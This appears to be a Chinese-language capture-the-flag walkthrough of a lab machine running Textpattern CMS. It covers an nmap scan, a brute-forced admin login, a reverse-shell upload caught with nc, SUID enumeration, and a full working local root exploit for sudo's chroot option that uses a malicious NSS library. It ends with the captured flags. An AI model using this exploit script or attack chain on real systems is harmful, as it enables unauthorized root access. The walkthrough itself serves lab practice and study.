

信息收集


```
┌──(root㉿kali)-[~]
└─# nmap 192.168.31.163 -sC -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 02:54 EDT
Nmap scan report for textpattern.dsz (192.168.31.163)
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-generator: Textpattern CMS
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: My site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.44 seconds
```




在主页随便点两下进入登陆页面





抓包爆破得到账密admin:superman



登陆后台上传reverse shell，得到反弹shell

```
root@iv-ydw98jy800qbxys6tq4u:~# nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 112.46.215.229 22523
Linux 5ud0 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux
 03:01:00 up  2:32,  0 users,  load average: 6.42, 4.09, 1.71
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cat /home/todd/user.txt
flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}
$
```

拿到userflag：flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}

提权

```
find / -user root -perm /4000 2>/dev/null
```

查看suid文件


```
$ find / -user root -perm /4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/local/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
$
```

发现两个sudo，结合机器名，猜测为sudo通杀漏洞，sudo -V 查看版本

```
$ sudo -V
Sudo version 1.9.6
Sudoers policy plugin version 1.9.6
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.6
Sudoers audit plugin version 1.9.6
$ which sudo
/usr/local/bin/sudo
```

1.9.6版本不符合漏洞利用范围，切换环境变量

```
$ export PATH=/usr/bin:$PATH
$ sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
$
```



版本符合利用范围

```
www-data@5ud0:/tmp$ ./exp.sh
./exp.sh

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for www-data:

root@5ud0:/# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@5ud0:/#
```

写入exp执行，提权成功

```
root@5ud0:/root# cat root.txt
cat root.txt
flag{root-257f425d-1ea4-4b8e-8dd8-69523f25d249}
root@5ud0:/root#
```

得到rootflag:flag{root-257f425d-1ea4-4b8e-8dd8-69523f25d249}

exp

```
#!/bin/bash
STAGE=$(mktemp -d /tmp/sudostage.XXXX)
cd "$STAGE"

cat > xd1337.c << EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void xd1337(void) {
    setreuid(0, 0);
    setregid(0, 0);
    chdir("/");
    execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p xd/etc libnss_
echo "passwd: /xd1337" > xd/etc/nsswitch.conf
cp /etc/group xd/etc/

gcc -shared -fPIC -Wl,-init,xd1337 -o libnss_/xd1337.so.2 xd1337.c

sudo -R xd /bin/
```